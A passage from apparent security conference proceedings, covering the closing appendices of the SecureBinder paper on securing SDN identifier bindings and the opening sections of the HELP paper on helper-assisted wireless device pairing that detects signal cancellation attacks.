[37] NEUMAN, C., YU, T., HARTMAN, S., AND RAEBURN, K. The Kerberos network authentication service (V5). RFC 4120, 2005.

[38] OPEN NETWORKING FOUNDATION. OpenFlow switch specification, version 1.3.2, 2013.

[39] PADEKAR, H., PARK, Y., HU, H., AND CHANG, S.-Y. Enabling dynamic access control for controller applications in software-defined networks. In *Proceedings of the 21st ACM on Symposium on Access Control Models and Technologies* (2016), SACMAT '16, ACM, pp. 51–61.

[40] PLUMMER, D. An ethernet address resolution protocol. RFC 826 (Informational), Nov. 1982.

[41] REEVES, S., AND CLARKE, M. *Logic for computer science*. Citeseer, 1990.

[42] RIGNEY, C., WILLENS, S., RUBENS, A., AND SIMPSON, W. Remote authentication dial in user service (RADIUS). RFC 2865, 2000.

[43] SHAMUS MCGILLICUDDY. Pica8 doubles flow rule capacity in its new OpenFlow 1.3 switch, 2014. `searchsdn.techtarget.com/news/2240214709/Pica8-doubles-flow-rule-capacity-in-its-new-OpenFlow-13-switch`.

[44] SHIN, S., AND GU, G. Attacking software-defined networks: A first feasibility study. In *HotSDN* (2013).

[45] SHIN, S., PORRAS, P., YEGNESWARAN, V., AND GU, G. A framework for integrating security services into software-defined networks. *Open Networking Summit* (2013).

[46] SHIN, S., YEGNESWARAN, V., PORRAS, P., AND GU, G. Avant-guard: Scalable and vigilant switch flow management in software-defined networks. In *CCS* (2013).

[47] SIMON, D., ABOBA, B., AND HURST, R. The EAP-TLS authentication protocol. RFC 5216, 2008.

[48] STEINHOFF, U., WIESMAIER, A., AND ARAÚJO, R. The state of the art in DNS spoofing. In *ACNS* (2006).

[49] THE CISCO LEARNING NETWORK. Spoofing attacks: Dhcp server spoofing, 2014. `https://learningnetwork.cisco.com/docs/DOC-24355`.

[50] TRIPATHI, N., AND HUBBALLI, N. Exploiting dhcp server-side ip address conflict detection: A dhcp starvation attack. In *Advanced Networks and Telecommuncations Systems (ANTS), 2015 IEEE International Conference on* (2015), IEEE, pp. 1–3.

[51] VIXIE, P., THOMSON, S., REKHTER, Y., AND BOUND, J. Dynamic updates in the domain name system (DNS UPDATE). RFC 2136, 1997.

[52] WANG, H., XU, L., AND GU, G. FloodGuard: a DoS attack prevention extension in software-defined networks. In *45th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)* (2015), IEEE, pp. 239–250.

[53] WELLINGTON, B. Secure domain name system (DNS) dynamic update. RFC 3007, 2000.

[54] YAP, K.-K., KOBAYASHI, M., SHERWOOD, R., HUANG, T.-Y., CHAN, M., HANDIGOL, N., AND MCKEOWN, N. Openroads: Empowering research in mobile networks. *SIGCOMM Comput. Commun. Rev. 40*, 1 (Jan. 2010), 125–126.

A Network Identifiers

Network protocols rely on identifiers of the communicating entities in order to achieve their goals. Such goals, are not only to ensure delivery of packets from a source to a destination, but also to enforce access control and authorization policies (*e.g.,* authority to update a DNS record or to access a service using Kerberos). The key identifiers used at different layers of the networking stack are: network location, MAC address, IP address, hostname, and username.

We consider the *device* as the basic entity with an identifier, be it an end-host, a server, a printer, or an embedded system, *etc.* Devices are distinct from *users* of those devices. Devices may have multiple network interfaces (*e.g.,* virtualized interfaces or multiple Network Interface Cards (NICs)), which may have different identifiers.

Network Location: The lowest level network identifier is the physical switch and port to which a device is connected. We refer to this identifier as the Network Location of a device and define it as a tuple $(switch, port)$, where *switch* is a unique identifier for a switch, a serial number or management IP address in traditional networks and a Data Path Identifier (DPID) in OpenFlow SDNs, and *port* is an integer representing the port number on that switch. As a device's network location is at the edge of the network, a device could potentially have multiple network locations if it is multi-homed. Additionally, multiple devices may be associated to the same network location due to, *e.g.,* virtualization of end-hosts. Thus the mapping between devices and network location is a many-to-many mapping.

MAC Address: A MAC address identifies a NIC or group of NICs on an Ethernet network. There are three




Figure 7: State Machine for each Network Port in SECUREBINDER

types of these addresses: Unicast, Multicast, and Broadcast. Multicast and broadcast addresses allow sending traffic to a particular subset of devices simultaneously while unicast addresses are intended to unambiguously identify a device on the network. Unicast MAC addresses need to be unique in any given Ethernet network or traffic mis-delivery will occur; a unicast MAC address is assigned to each NIC during manufacture.

IP Address: An IP address is used to route traffic across and between networks to a particular device. There are four types of these addresses: Unicast, Multicast, Anycast, and Broadcast. The last three categories are special addresses used to send traffic to a particular subset of devices simultaneously. A Unicast IP address is a unique identifier for a device interface which is constrained to a particular subnetwork (to enable route aggregation). They are either statically configured or assigned using DHCP for IPv4 or DHCPv6 for IPv6. IPv6 also adds a stateless autoconfiguration assignment mechanism known as SLAAC. Only one device in a network can have a particular unicast IP address.

Hostname: A hostname is a human readable name for a system that can be used instead of an IP address. Since one hostname could be associated with multiple IP addresses and one IP address could be associated with multiple hostnames, this is a many-to-many mapping.

Username: A user account identifies a particular user logged onto a system (denoted with a hostname). Many users may be logged into the same system and a single user may be logged into multiple systems, making this a many-to-many mapping.

B SECUREBINDER Design Details

In SECUREBINDER, each network port in the system is in one of four states: `Unknown`, `Internal`, `Edge`, or `Quarantined`. Each port initially comes up in the `Unknown` state, where all traffic is sent to the controller. A port connected to another switch, as identified by the controller's topology detection using LLDP, is put into the `Internal` state, where it sends all traffic directly to table 1 for forwarding. Once at least one host is detected on a port, it is put into the `Edge` state, where it is part of the network edge. In this state, rules are inserted to send packets from known and validated source addresses directly to table 1 while all other traffic is sent to the controller. Finally, a port is placed into the `Quarantined` state when it has been determined that a device on that port is misbehaving. All traffic from `Quarantined` ports is dropped. See Figure 7 for the state machine.

To protect the MAC address to network location binding, we use egress filtering along with 802.1x such that all packets except 802.1x frames that are not associated with an existing binding on a port are dropped. 802.1x frames are passed to our system's 802.1x authenticator in the SDN controller, where the encapsulated EAP messages are sent to the RADIUS server.

We use EAP-TLS authentication, which requires the client to present a valid certificate signed by our internal CA. Additionally, we maintain a database mapping certificate common names to MAC addresses and require the MAC address of the client (as recorded by the trusted 802.1x authenticator in the SDN controller) to match the MAC address associated with the the common name of its certificate in the database. This database is updated manually by the administrator as part of the initial device configuration. If the authentication succeeds, we bind this MAC address to this port and insert flow rules sending packets with this MAC address and port to table 1, for forwarding.

To identify hosts that have disconnected, we listen for port down events and 802.1x log-off messages and remove the corresponding MAC to location bindings. To account for cases where a host may leave the network without sending a log-off message and without the port going down (*e.g.,* a device behind a hub), we periodically query all idle hosts with an ARP ping; devices that do not respond are removed.

We provide support for non-802.1x devices by monitoring the MAC addresses seen on each port and checking whether each one attempts 802.1x authentication within 60 seconds of connecting. If it does not, we assume the device does not support 802.1x and send a RADIUS access request where the username and password attributes simply contain the device's MAC address. The RADIUS server uses a separate database to look up this username and password pair (*i.e.,* MAC address) to see if this device has been granted access. If it has, we then setup the MAC address to network location binding and egress filters to allow it access to the network. Note that since there is no guarantee that this MAC address represents the expected physical device, we recommend statically configuring the network port that each of these devices may connect to and placing stringent ACL rules in the network for such devices to limit network access to only expected locations.

To secure the binding from IP addresses to MAC ad-

dresses, we insert high priority flow rules sending all DHCP and ARP traffic to the controller. Our controller application then checks these packets to ensure that they are self-consistent (*i.e.,* source identifiers in the Ethernet header match those in the ARP/DHCP headers) and that they are consistent with our existing IP to MAC and MAC to location bindings. Inconsistent packets are dropped while validated packets are passed off to an external DHCP server or the controller's ProxyARP application to handle. Note that since our application is the first application to handle these packets, any packets with invalid mappings will be dropped by our application before they can poison other controller applications.

For DHCP, we drop all server messages except those originating from the legitimate server's network location, thereby preventing rogue DHCP servers. We also track the IP address assigned by the server to update our IP to MAC binding information.

We support manually configured static IP addresses by requiring the IP to MAC mapping to be entered in a configuration file. This static IP can be additionally constrained to a single network location. Note that traditional networks with multiple subnets would require similar configuration.

Once we have an IP to MAC address binding, whether from DHCP or static configuration, and know the location of this MAC address in the network, we update the egress filters. In particular, we add one flow rule matching on the port, MAC, and IP address that belongs to this device which sends legitimate traffic to table 1 for forwarding, and we add a second rule that sends all other IP traffic from this port and MAC address to the controller (after a rate limit), preventing IP spoofing.

Interestingly, with 802.1x, DHCP, and manual static IP configuration, we can automatically populate the MAC to location and IP to MAC bindings for all possible reachable hosts. This means we never need to depend on ARP replies from end hosts to populate our bindings. This completely eliminates all ARP poisoning attacks, which operate by either changing the IP to MAC binding or the MAC to location binding.

To secure the hostname to IP address binding, we insert high priority flow rules to drop spoofed DNS packets and send all valid DNS requests to the DNS server while dropping all DNS replies that do not originate at the legitimate DNS server. This prevents the operation of rogue DNS servers and the use of alternate DNS servers. We also drop all multicast DNS and NETBIOS traffic because the broadcast nature of these protocols makes them inherently insecure.

Finally, to secure the username to hostname binding we separate directory service traffic from the dataplane by inserting high priority flow rules to send this traffic directly to the directory server while dropping all spoofed packets. This prevents rogue directory servers and many replay attacks.

C SecureBinder Security Requirements

We used SPIN to check our formal model of identifier bindings and SecureBinder against the following security requirements listed in Table 2 in Section 5. These formal security requirements attempt to capture the following natural goals:

- **Port–MAC Binding** checks that the SDN's mapping of MAC addresses to switch ports is consistent with the ground-truth mapping.
- **MAC–IP Binding (ARP)** checks that for every entry in the client's ARP Table, one of the following properties holds:
  - There is no MAC address for the associated IP.
  - The MAC address for that IP address is the ground-truth owner of that IP address.
  - There is no ground-truth owner of that IP address. This condition arises due to stale ARP cache entries for a released IP address.
- **Authorized DHCP** checks that DHCP messages which should only be sent by the DHCP server are sent by the DHCP server. It also checks that messages which should only be sent by a DHCP client were not sent by the server. This assertion is checked whenever a DHCP message is received by a client or server, prior to any other packet processing.
- **Genuine chaddr** checks that the client hardware address in a DHCP message matches the ground-truth MAC address of the sender. This assertion is checked whenever the DHCP server receives a DHCP message.
- **Genuine ciaddr** checks that the client network address in a DHCP message matches the ground-truth IP address of the sender. This condition is checked whenever the DHCP Server receives a DHCP_REQUEST or DHCP_RELEASE.
- **Genuine MAC** checks that the source MAC in an Ethernet frame matches the ground-truth MAC address of the originator. This condition is checked whenever a packet is received on a switch port.
- **Genuine IP** checks that the source address in an IP header matches the ground-truth IP address of the originator. This condition is checked whenever a packet is received on a switch port.

HELP: Helper-Enabled In-Band Device Pairing Resistant Against Signal Cancellation

Nirnimesh Ghose, Loukas Lazos, and Ming Li
{nghose,llazos,lim}@email.arizona.edu

*Department of Electrical and Computer Engineering,
University of Arizona, Tucson*

Abstract

Bootstrapping trust between wireless devices without entering or preloading secrets is a fundamental security problem in many applications, including home networking, mobile device tethering, and the Internet-of-Things. This is because many new wireless devices lack the necessary interfaces (keyboard, screen, etc.) to manually enter passwords, or are often preloaded with default keys that are easily leaked. Alternatively, two devices can establish a common secret by executing key agreement protocols. However, the latter are vulnerable to Man-in-the-Middle (MitM) attacks. In the wireless domain, MitM attacks can be launched by manipulating the over-the-air transmissions. The strongest form of manipulation is signal cancellation, which completely annihilates the signal at a targeted receiver. Recently, cancellation attacks were shown to be practical under predictable channel conditions, without an effective defense mechanism.

In this paper, we propose HELP, a helper-assisted message integrity verification primitive that detects message manipulation and signal cancellation over the wireless channel (rather than prevent it). By leveraging transmissions from a helper device which has already established trust with one of the devices (e.g., the hub), we enable signal tampering detection with high probability. We then use HELP to build a device pairing protocol, which securely introduces new devices to the network without requiring them to share any secret keys with the existing devices beforehand. We carry out extensive analysis and real-world experiments to validate the security and performance of our proposed protocol.

1 Introduction

In recent years, we have experienced a proliferation of advanced personal wireless devices (APDs) such as smartwatches, wearable sensors, RFID devices, home monitoring sensors for Internet-of-Things applications, etc. [38]. These devices often connect to a gateway/hub (e.g., a Wi-Fi access point) for data collection or for remote actuation. Securing the communication between APDs and the hub is of paramount importance when the former collect sensitive data, or can control critical functions within their environment. The process of establishing trust between the APD and the hub is known as *secure bootstrapping* and is achieved via a two-party mutual authentication and key-agreement mechanism.

The prevailing methods for secure device bootstrapping are either by manually loading the hub's secret to the device or to preload the APDs with some unique secret. The preloaded secret of APDs can be made known to the hub using an out-of-band (OOB) channel, e.g., the user enters the secret manually. However, many APDs such as smart bulbs, motion sensors, smart key locks, etc., lack advanced interfaces for entering or changing passwords. Moreover, it is a common occurrence that manufacturers opt to preload devices with default keys that are easily leaked. In fact, the largest DDoS attack launched to date exploited default passwords preloaded to APDs–IP cameras, digital video recorders, smart TVs–to recruit hundreds of thousands of nodes into the Mirai botnet and attack the DNS infrastructure [57].

On the other hand, a public key infrastructure (PKI) is also impractical for wide deployments. This is because a PKI typically requires a connection to a centralized certification authority. For devices deployed on-the-fly in areas with intermittent Internet connectivity, reachback to central certificate repositories may not be a robust option. Moreover, PKIs face significant scalability, heterogeneity, and interoperability challenges. As an average person or household owns an increasing number of devices, the device association process must happen within a short time and require very little or no human effort. Also, a trust initialization protocol must be lightweight, as APDs typically have low processing capability and are energy constrained.

Several device pairing protocols have been proposed for device pairing without pre-shared secrets [1, 8, 11, 18, 26, 29, 32, 37, 40–42, 44, 54]. Most such protocols require an auxiliary secure out-of-band (OOB) channel, an audio or visual channel for example, that is observable by a user to aid the authentication of messages transmitted over the public wireless channel. However, such OOB channels introduce practical interoperability issues due to the heterogeneity of the devices and are not user-friendly. Recently, in-band pairing protocols [10, 17, 23] have been proposed as an alternative to OOB pairing. The former protocols only require that devices possess a common wireless interface to communicate. Since the wireless channel is known to be insecure in general, the security of these protocols relies on the assumption that wireless signal cancellation is infeasible, so that message integrity and authentication properties can be derived by encoding the messages in a special way. However, as demonstrated by Popper *et al.* [47], this assumption may not hold in many cases. Thus, it remains an open problem as to whether secure in-band device pairing protocols can still be designed under a strong Dolev-Yao attacker which can annihilate wireless signals.

In this paper, for the first time, we seek an answer to the above question. Instead of trying to *prevent* signal cancellation attacks, we propose an approach to *detect* the presence of an attacker who attempts to nullify the signal at a receiver. Our core idea for verifying the integrity of a message m is to superimpose another signal from a *helper* device (e.g., a smartphone) while m is being transmitted. Any cancellation attack on m is bound to also cancel the superimposed signal from the helper. The helper is assumed to have an existing trust association with one of the devices in the network (e.g., the hub), and is co-present with the primary device that is authenticated by the hub. The superimposed signal is later revealed by the helper via the authenticated channel, to allow for the recovery of m. Our protocol achieves a strong "tamper-evidence" property where there are no restrictions on what kind of signal manipulation the attacker is allowed to do.

Specifically, the device's message m is encoded with ON-OFF keying and Manchester-coding. During the transmission of m, the helper synchronously injects some random signal at randomly selected slots. Any signal nullification attempt will cancel both the legitimate transmitter's and the helper's signal, presuming that the activity periods for the helper are not easily discernible. The helper later reveals its activity periods via an authenticated channel to enable the hub in the detection of signal nullification attempts. Trust between the hub and the helper is established using traditional means (e.g., input a shared random password on the smartphone when it is first paired with the hub), which is a one-time cost. With only one helper in a network, we can securely introduce many new devices at no extra hardware cost, thus ensuring scalability and usability. Essentially, by exploiting the co-presence of the helper with the new device(s), our protocol transfers the trust from the helper to the new device(s).

The main contributions of this paper are four-fold:

- We construct a novel physical layer message integrity verification primitive to detect signal cancellation attacks over the wireless channel. We show that our primitive achieves message integrity protection with only in-band communications.

- We utilize the proposed message integrity verification primitive to construct a secure in-band device pairing protocol named HELP based on the Diffie-Hellman (DH) key agreement [14]. Whereas the primitive provides one-way integrity verification (device-to-hub), we show that HELP achieves two-way authenticated key agreement (counter-intuitively). This is done via a novel way that exploits the helper's superposed random signals to simultaneously protect both the integrity and confidentiality of the DH public parameters, such that an adversary impersonating the hub cannot successfully establish a key with a legitimate device.

- We theoretically analyze the security of the proposed integrity verification primitive and the HELP protocol, and we establish bounds for the adversary's success probability under active attacks (especially Man-in-the-Middle attacks). We show that the adversary's success probability is a negligible function of the protocol parameters and thus can be driven to an arbitrary small value.

- We carry out extensive experiments to evaluate the effectiveness of the signal cancellation detection mechanism and the pairing protocol. Our experiments verify that device co-presence significantly hardens the adversary's ability to distinguish between the helper's and the legitimate device's transmissions. We also implement the proposed protocol in our Universal Software Radio Peripheral (USRP) testbed and evaluate the adversary's successful pairing probability with and without the protection of our integrity verification primitive. The experimental results are in line with our analytical findings.

The paper is organized as follows: we discuss related work in Section 2. We state the system and threat models in Section 3. We present the integrity verification primitive and the HELP pairing protocol in Section 4. The security of the pairing primitive and of HELP are analyzed in Section 5. In Section 6, we study the adversary's

capability in inferring the helper's transmissions and injecting modified messages by performing experiments on the USRP platform. We further experimentally evaluate the HELP assisted key-agreement protocol. We conclude the paper in Section 7.

2 Related Work

In this section, we review previous works in trust establishment without prior associations, which involves both message authentication and key-agreement. It is well known that key agreement can be achieved using traditional cryptographic protocols such as a DH key exchange [14]; however, public message exchange over the wireless medium is vulnerable to Man-in-the-Middle (MitM) attacks, which are notoriously difficult to thwart without any prior security associations. To thwart MitM attacks, additional message authentication and integrity protection mechanisms are required. Therefore, next we mainly review works in authentication/integrity protection without pre-shared secrets.

2.1 Out-of-Band Channel based Approaches

Many existing secure device pairing methods rely on some out-of-band (OOB) channel to defend against MitM attacks [1, 8, 11, 18, 26, 29, 32, 37, 40–42, 44, 54]. The OOB channel is assumed to possess certain security properties (e.g., it is only accessible by the user), which helps verify the integrity of messages transmitted over the wireless channel. However, OOB channels usually require non-trivial human support and advanced user interfaces. For example, when a visual channel is used, a user needs to read a string from one device's screen and input it into another [1, 11, 37], or visually compare multiple strings or LED flashing patterns [31, 32, 44]. Other works require specialized hardware such as a Faraday cage to isolate the legitimate communication channel [27, 30]. On the other hand, biometric signals [3,12,21,46,53,61,62,64] have been proposed to create a secure channel through which nodes on the same body can derive a shared secret. However, their applications are restricted to wearable devices, require uniform sensing hardware, and are susceptible to remote biometrics sensing attacks [20]. In addition, others have proposed to exploit the shared physical context for authentication and key agreement. Examples of common modalities include the accelerometer measurements when two devices are shaken together [35, 36], or light and sound for two devices located in the same room [38,52]. Again, these require additional hardware and are not interoperable, whereas in many cases the contextual source has low entropy.

2.2 Non-cryptographic Device Authentication

As an alternative, non-cryptographic authentication techniques usually derive trust from *hard-to-forge* physical-layer characteristics unique to each device/link. They usually transmit information "in-band" without requiring an OOB channel. Existing approaches on non-cryptographic device authentication [9,25,33,45,60,65] can be classified into three categories: (a) *device proximity*, (b) *location distinction*, and (c) *device identification*. In device proximity methods, the common idea is to exploit the channel reciprocity and its rapid decorrelation (within a few wavelengths) with distance. However, such techniques typically require advanced hardware which is not suitable for constrained wireless devices. For example, [9, 45, 65] require multiple-antennas, and [33] needs a wide-band receiver. Moreover, these techniques only address the common key extraction problem, leaving them vulnerable to MitM attacks. Distance bounding techniques [5, 49, 50] were also proposed to ensure proximity, but they are not so practical yet (either resort to OOB channels or specially designed hardware). Location distinction methods such as temporal link signatures that detect location differences [25, 43, 60] require high bandwidth ($>$ 40MHz), which is not always available to low-cost, resource-constrained devices. Finally, device identification techniques [6,13,16] distinguish devices based on their unique physical-layer or hardware features. Unfortunately, both location distinction and device identification techniques require prior training or frequent retraining, which is not applicable to APDs first introduced to an environment.

2.3 In-Band Approaches for Message Integrity Protection

Whereas the above approaches authenticate a device's presence, they do not necessarily protect the integrity of the messages transmitted by a device, due to the possibility of signal manipulation attacks over the wireless channel [10]. There have been few past attempts to design in-band message integrity protection mechanisms, which assume that signal cancellation over the wireless channel is not possible [10, 23], or occurs with bounded success [22]. For example, Tamper-Evident Pairing (TEP) proposed by Gollakota *et al.* in 2011 [17], and integrity codes (I-codes) proposed by Čapkun *et al.* in 2008 [10] both assumed the infeasibility of signal cancellation. Based on message integrity, message authentication can be achieved by assuming the presence of the legitimate device is known (a.k.a. authentication through presence). However, the infeasibility of signal cancellation assumption does not always hold. Pöpper *et al.*

demonstrated an effective relay signal cancellation attack using a pair of directional antennas, which works regardless of the packet content and modulation [47]. Recently, Hou *et. al.* [22] showed that it is possible to prevent signal cancellation only if the channel itself has enough randomness. A typical indoor environment may not be sufficient because the devices are static and the channel is usually stable.

To remedy the significant shortcomings of existing device pairing schemes, we (for the first time) introduce the core idea of detecting signal manipulation attacks even if signal cancellation is 100% effective. This is achieved through the introduction of a *helper* device which is already securely paired with the hub in an offline fashion (e.g., using conventional pairing methods). With the aid of the helper, trust can be established securely for newly introduced devices without significant human effort or any advanced hardware. Our protocol only uses in-band wireless communication, and thus, it is interoperable.

3 Problem Statement

3.1 System Model

We consider a star network topology, where a wireless base station (*BS*) services multiple personal devices, which is similar to an Internet-of-things (IoTs) scenario. For example, the network can reside inside a home or an office space. Our goal is to securely pair an unauthenticated device with the base station in the presence of an adversary and establish a common key between the device and the *BS*. The adversary can either try to hijack the uplink communication to pair with the *BS*, or spoof a rogue *BS* to pair with a legitimate device. The device and the *BS* do not pre-share any common secrets (*e.g.* secret cryptographic keys). We assume that a user initiates the pairing process by powering the device and setting it to pairing mode. Figure 1 describes the system model. Formally, the following entities are part of the system model.




Figure 1: Entities of the system model and basic setup.

Base Station (*BS*): The *BS* serves all the legitimate devices and needs to establish a secure communication link with each of them. The *BS* connects with the legitimate devices through a wireless channel. The *BS* verifies and pairs with any legitimate device requesting to join the network.

Helper Device (*H*): The helper is an auxiliary device such as a smartphone, that assists the *BS* in the pairing process. The helper has already established a secure authenticated channel with the *BS*, either by establishing a common key, using a public/private key pair, or through some OOB channel [1, 37]. Using this secure channel, H can apply an authenticated encryption function $\mathrm{AE}(\cdot)$ on a message m_H to guarantee the confidentiality and integrity of m_H, and the authenticity of the source. Any such $\mathrm{AE}(\cdot)$ can be utilized with the proposed protocol. For example, if H and the *BS* share a public/private key pair, H can encrypt/sign/encrypt (or sign/encrypt/sign) its message to guarantee the necessary security properties. If H and *BS* share a common master symmetric key, an encrypt-then-MAC operation can be followed to implement $\mathrm{AE}(\cdot)$, after separate symmetric keys are generated from the master key for the encryption and MAC operations. One of the examples is to use encryption then message authentication code hashing with the shared key. We refer the reader to [2] for more details on authenticated encryption. We leave the exact specification of $\mathrm{AE}(\cdot)$ open to allow for both symmetric and/or asymmetric methods.

Note that pairing H to the *BS* is a one-time effort and need not be repeated with every device join. Moreover, only the helper is required to have an advanced interface to pair with the *BS*.

Legitimate Device (D): A legitimate device is a typical APD which does not share any secrets with the *BS* or H. The device is usually small and has simple user interfaces (such as a power button) and hardware capabilities. The legitimate device, H, and the *BS* are assumed to be copresent during the pairing process. H and D are placed in close proximity such that they have a highly correlated wireless channel.

3.2 Threat Model

Adversary: We consider the typical *Dolev-Yao model* [15]. The adversary (A), can fully control the wireless channels of the network. For example, it can eavesdrop, modify, remove, replay or inject messages (frames) transmitted on the wireless channel. The adversary is also powerful enough to annihilate signals transmitted

from D and H over the wireless channel, such that they do not reach the BS (and vice versa). This can be accomplished by techniques proposed by Pöpper *et al.* [47]. The pairing protocol itself is known to A, but the adversary does not have physical access to any of the devices. The helper device is assumed to be trusted and its secret key with the BS is kept away from adversaries.

Note that we do not impose any location restriction for the attacker. Although the devices are typically located in a physically bounded area such as a home, we do not assume that this is a secure region. Instead, the attacker can be located inside the physical space, as long as the attacker cannot physically control the device and the BS to be paired. That is, the attacker does not control the helper so that it cannot initiate the pairing with the BS when no legitimate device is present. The user is aware of the presence of both the BS and of the legitimate device (which are powered on) when the pairing is initiated. This is the minimal assumption adopted by the majority of the previous works in device pairing.

The goal of an attacker is to pair successfully with the BS and/or D. Therefore, we mainly consider a MitM attacker in our security analysis. However, in this paper, we do not focus on preventing denial-of-service (DoS) attacks such as jamming, which is orthogonal to our studies. Similarly with all relevant literature, we assume that the adversary is incapable of physically blocking signals (e.g., by adding a Faraday cage) to the device, the helper, or the base station.

In addition, at any point in time, the attacker may try to find out who is transmitting on the wireless channel. There could be several cases: device only, helper only, BS only, or device plus helper together. For example, the attacker can do so via energy detection or use physical layer identification/fingerprinting techniques [7,19,28,39,55,59]. Since we assume that D and H have a highly correlated channel due to their proximity, it is generally difficult for the attacker to differentiate between the cases of device only and helper only. Thus, the attacker can differentiate between the number of transmitters (i.e., $D+H$ or D/H alone), but the attacker cannot perfectly distinguish D and H (i.e., the probability of successful detection is less than 100%). We propose specific power and slot synchronization randomization methods to ensure that D and H are not easily distinguishable. Note that any device distinction method has to operate only to correspond to the online nature of a MitM attack.

4 HELP: Helper-Enabled Pairing

In this section, we present HELP, an in-band Helper-enabled pairing protocol that does not require secret preloading. HELP makes use of a new PHY-layer message integrity protection primitive to detect signal cancellation attacks that are launched to perform a MitM attack against a key agreement protocol. We first describe the PHY-layer protection primitive and then use this primitive to construct HELP.

4.1 Message Integrity Protection Against Signal Cancellation

Consider the simple scenario depicted in Figure 1. A new legitimate device D wants to pair with the BS by transmitting a message m_D over a wireless channel. Message m_D is not protected by any cryptographic message integrity mechanism such as a MAC because D and the BS do not share any prior security association. Let $\mathbf{x}_D$ denote the corresponding signal transmitted from D carrying m_D. Let also an adversary A perform a signal cancellation attack on the received signal $\mathbf{y}_D = \mathbf{h}_{D,BS}\mathbf{x}_D$ at the BS, where $\mathbf{h}_{D,BS}$ denotes the channel between D and the BS. Simultaneously, A injects his own signal $\mathbf{x}_A$ carrying message m_A. The main challenge in providing message integrity is to detect that a cancellation/injection has taken place.

To combat signal cancellations, we employ Manchester-coded (MC) ON-OFF keying modulation to transmit m_D from D to the BS similar to [10,17]. In ON-OFF keying, a zero bit is mapped to (OFF, ON) slots pair, whereas a one bit is mapped to (ON, OFF) slots pair. The receiver demodulates the ON-OFF keying sequence by applying energy detection on every slot. The advantage of ON-OFF keying is that it hardens signal cancellations, as the adversarial device, A has to "erase" the received signal $\mathbf{y}_D$ at the BS by synchronizing its own signal transmission $\mathbf{x}_A$ and taking into account the channels $\mathbf{h}_{D,BS}$ and $\mathbf{h}_{A,BS}$. Different from previous approaches [10, 17, 24], we consider the worst case scenario where signal cancellation is possible due to the stability and predictability of the respective channels, as it was demonstrated in [47].

The MC facilitates several functions. First, the alteration between ON and OFF slots prevents the zero wandering problem, allowing the receiver to keep a power reference for differentiating between ON and OFF slots, irrespective of the data sequence. More importantly, an MC message contains an equal number of zeros and ones. Our integrity protection mechanism relies on the detection of canceled ON slots and therefore, the guarantee of ON slots irrespective of the data sequence is critical to the protocol security. Finally, the use of MC allows for the recovery of the device's message when the latter has been corrupted from the intentional transmissions of the helper. Revealing the "time locations" of the helper's ON slots enables the message recovery.

In the proposed integrity primitive, the helper is placed in close proximity to the unauthenticated device D and

synchronously transmits a message m_H while m_D is being transmitted. A signal cancellation targeted at the *BS* is bound to also cancel the signal from H. With the completion of the m_D transmission, the helper reveals m_H to the *BS*, who verifies if any part of m_H has been canceled.

If the message integrity verification test is passed, the *BS* exploits the knowledge of m_H to recover m_D. A key requirement for the successful detection of signal cancellations is that the adversary A cannot *swiftly* identify the ON slots of the helper. We achieve this requirement by placing the helper in close proximity to D and by randomizing the transmit power and the starting time of each ON-OFF slot at D and H. Placing H close to D makes it difficult to differentiate the two devices using transmission directionality or the uniqueness of the wireless channel. Note that the ON-OFF transmissions contain no preambles, so channel estimation becomes difficult. The randomization of the power and ON slot firing times aim at preventing the device distinction using RSS measurements or the possible time misalignment between the two devices due to inaccurate synchronization or different paths to the adversary. We emphasize that any device distinction mechanism must operate online—the adversary has to decide to cancel an ON slot within the first few samples—which renders existing sophisticated radio fingerprinting techniques inadequate [7,19,28,39,55,59]. We now describe the PHY-layer message integrity verification primitive in detail.

4.2 HELP Integrity Verification

We propose a message integrity verification method called HELP that operates with the assistance of a helper device H. The integrity of a message m_D transmitted from D to the *BS* is verified via the following steps.

1. **Device Placement:** The helper H is placed in close proximity to the unauthenticated device D.
2. **Initialization:** The user presses a button on D or simply switches D on to set it to pairing mode. The user then presses a button on H to initiate the protocol. The helper sends an authenticated *request-to-communicate* message to the *BS* using the $\text{AE}(\cdot)$ function. This message attests that the legitimate device D is present and H is placed near D.
3. **Device Synchronization:** The *BS* sends a publicly known synchronization frame SYNC to synchronize the clocks of D, H and itself[1]. The SYNC frame is similar in function to the known preamble that is attached to wireless transmissions for synchronizing the receiver to the transmitter. In our protocol, all three entities synchronize to the same time reference, using the known SYNC message.
4. **Transmission of m_D:** D transmits m_D in the form $[h(m_D)], m_D$, where $[\cdot]$ denotes an MC ON-OFF keyed message and h is a cryptographically-secure hash function. Note that no key input is used with h, as D and the *BS* do not share a common key.
5. **Helper Signal Superposition:** Synchronously with the transmission of $[h(m_D)]$, the helper transmits a signal m_H with ON slots in a random number of slot locations determined by vector $\mathbf{s}$. The ON slots in $\mathbf{s}$ are time-aligned with the slots (ON or OFF) of $[h(m_D)]$. Only one slot of m_H can be ON per MC ON-OFF bit of $[h(m_D)]$. Sequence m_H is not necessarily a proper MC sequence (and hence, is not marked by $[\cdot]$).
6. **Reception at the *BS*:** The *BS* receives $([h(m_D)] + m_H)'$ and m_D'.
7. **Revealing m_H:** The helper reveals $\text{AE}(\mathbf{s}, K)$ to the *BS*.
8. **Integrity Verification of s:** The *BS* decrypts $\mathbf{s}$ and verifies its integrity using function $\text{VD}(\cdot)$, which is the corresponding decryption/verification function to $\text{AE}(\cdot)$. If verification fails, the *BS* aborts m_D'.
9. **Integrity Verification of m_D:** The *BS* verifies that all slot locations indicated by $\mathbf{s}$ are ON on the received $([h(m_D)] + m_H)'$. If not, a signal cancellation attack is detected and m_D' is rejected. Otherwise, the *BS* recovers $h(m_D)'$, by removing m_H from $([h(m_D)] + m_H)'$ using the knowledge of $\mathbf{s}$. For bits where $\mathbf{s}$ was OFF in both corresponding slots, the MC sequence is decoded using typical decoding. For an ON slot in $\mathbf{s}$, a bit b_D is decoded using the truth table in Figure 2(a). Upon recovery of $h(m_D)'$, the *BS* checks if $h(m_D') \stackrel{?}{=} h(m_D)'$. If the integrity verification fails at the *BS*, either the *BS* or H display a FAILURE message, and all entities abort the protocol. The user has to restart the pairing process from the initialization step. If the integrity verification passes, then *BS* or H display a SUCCESS message.

The steps for extracting $[h(m_D)']$ from $([h(m_D)] + m_H)'$ at the *BS* are shown in Figure 2(b). After synchronization, D transmits $h(m_D) = 0110110101$ in the form of $[h(m_D)]$ (for illustration purposes, we have restricted the length of the hash function to 10 bits). The helper synchronously transmits during slots $\mathbf{s} =$

[1]The SYNC message doesn't need to be secured since if it is canceled at both device and helper, it becomes a DoS attack. If the device and helper are forced to be out of sync by an attacker, BS will fail to decode which is again a DoS.




